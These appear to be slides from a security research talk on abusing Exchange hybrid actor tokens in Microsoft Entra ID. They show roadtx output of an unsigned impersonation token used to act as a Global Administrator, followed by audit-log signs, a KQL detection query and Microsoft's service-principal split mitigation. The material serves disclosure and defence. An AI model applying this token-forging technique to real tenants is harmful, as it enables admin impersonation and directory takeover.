
High-privileged access (HPA) occurs when an application or service obtains broad access to customer content, allowing it to impersonate other users without providing any proof of user context. For example, Applications A and B may have a service-to-service scenario. Application A can access Application B can access APIs without a user context.

Microsoft's approach to access rights

Eliminating HPA ensures that users and applications have only the necessary access rights. Our strategy within Microsoft's internal Microsoft 365 environment involved fostering an 'assume breach' mindset, with a focus on the stringent enforcement of new standard authentication protocols. With this approach, we have successfully mitigated more than 1,000 high-privilege application scenarios thus far. Achieving this was a monumental cross-functional effort at Microsoft, engaging more than 200 engineers across the company.



Demo



But wait... there is more


- What if we request an actor token for `graph.windows.net`?

```
(ROADtools) → ROADtools git:(master) X roadtx describe -f .roadtools_actortoken
```

```
{  
  "alg": "RS256",  
  "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",  
  "typ": "JWT",  
  "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"  
}  
  
  "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net06287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "exp": 1752668227,  
  "iat": 1752581527,  
  "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "nameid": "00000003-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",  
  "nbf": 1752581527,  
  "oid": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",  
  "rh": "1.AXQAj_KHYn9PIkOWUahpfY_hvAIAAAAAAAAwAAAAAAACTAQBOAA.",  
  "sub": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",  
  "trustedfordelegation": "true",  
  "xms_spcu": "true"  
}
```

```
(ROADtools) → pocs git:(master) X roadtx describe -f .roadtools_auth
{
  "alg": "none",
  "typ": "JWT"
}
{
  "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyN...
  "aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-96...
  "exp": 1753221066,
  "iat": 1753220766,
  "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "1003200087D335D0",
  "nbf": 1753220766,
  "nii": "urn:federation:MicrosoftOnline",
  "sip": "dirkjan@iminyour.cloud",
  "smtp": "dirkjan@iminyour.cloud",
  "upn": "dirkjan@iminyour.cloud"
}
```

netId / nameid property

 ROADrecon

[Home](#)
[Users](#)
[Groups](#)
[Devices](#)
[Administrative Units](#)
[Directory roles](#)
[Applications](#)


Filter

dirkjan

Name	UserPrincipalName
Dirk-jan	
Dirk-jan Mo	

Dirk-jan

```
description: Can manage all aspects of Microsoft Entra ID and
displayName: "Global Administrator"
mobile: null
msExchMailboxGuid: null
msExchRecipientTypeDetails: null
msExchRemoteRecipientType: null
netId: "1003200087D335D0"
objectId: "34c0abec-4cf2-490b-bbe1-2c7be9cabbb1"
objectType: "User"
onPremisesDistinguishedName: null
onPremisesObjectIdentifier: null
```

Demo

user@ubuntu:~/ROADtools/pocs

user@ubuntu:~/ROADtools/pocs

roadrecon gui

user@ubuntu:~/ROADtools/pocs 131x42

(ROADtools) → pocs git:(master) X

Audit logs

- If you make changes with this method, the audit logs look “odd”

Initiated by (actor)

Type

User

Display Name

Office 365 Exchange Online

Object ID

34c0abec-4cf2-490b-bbe1-2c7be9cabbb1

IP address

94.211

User Principal Name

dirkjan@iminyour.cloud


Detection KQL

AuditLogs

```
| where not(OperationName has "group")  
| where not(OperationName == "Set directory feature on tenant")  
| where InitiatedBy has_all ( "Office 365 Exchange Online","user")  
| where InitiatedBy.user.displayName == "Office 365 Exchange Online"
```

Thanks to Fabian Bader and FalconForce for validating the query and helping with fine-tuning it

Establishing whether you are affected

 ROADrecon

Home

Users

Groups

Devices

Administrative Units

Directory roles

Applications

Service Principals

Application roles

OAuth2 Permissions

MFA

Filter
exchange onlin

Name

Type

Microsoft E

Office 365

Office 365 Exchange Online

```
keyCredentials: Array[3]
  0: Object
    customKeyIdentifier: "31F25099B43C5C0470EC851838644A26C845C718"
    endDate: "2026-01-11T15:31:26Z"
    keyId: "04a4927b-d46e-4026-b7ad-35f5c325a8e6"
    startDate: "2025-06-19T07:19:06Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIICrjCCAzagAwIBAgIUTtiR+6Wo3KmNo01vlfBtP7ZrAwDQYJKoZIhvcNAQELBQAw
  1: Object
    customKeyIdentifier: "3749786C4F6440B27AB76F90437EF6338138E74F"
    endDate: "2029-06-09T15:59:08Z"
    keyId: "a6df8a00-4fb2-43cf-b278-23f57e1bdda5"
    startDate: "2024-07-05T15:59:08Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDKTCCAAGgAwIBAgIQRmYkrIRwJlH0Z2Z+aZ3UzANBgkqhkiG9w0BAQsFADA1MTMw
  2: Object
    customKeyIdentifier: "2B1A04A47158EA7130B3711B548669A8089FB582"
    endDate: "2030-02-25T19:06:58Z"
    keyId: "7f2dd328-cd13-48db-ac50-26cf96114cc4"
    startDate: "2025-02-25T18:56:58Z"
    type: "AsymmetricX509Cert"
    usage: "Verify"
    value: "MIIDJzCCAg+gAwIBAgIQMb1ctPiNCoVibJ/z7HofojANBgkqhkiG9w0BAQsFADAZMRCw
```

Mitigation

- It is actually possible to “split” the service principals from Exchange on-prem and Exchange online, announced in April this year
- Will be required by October 2025

EXCHANGE TEAM BLOG 11 MIN READ

Exchange Server Security Changes for Hybrid Deployments



The_Exchange_Team Platinum Contributor


Apr 18, 2025

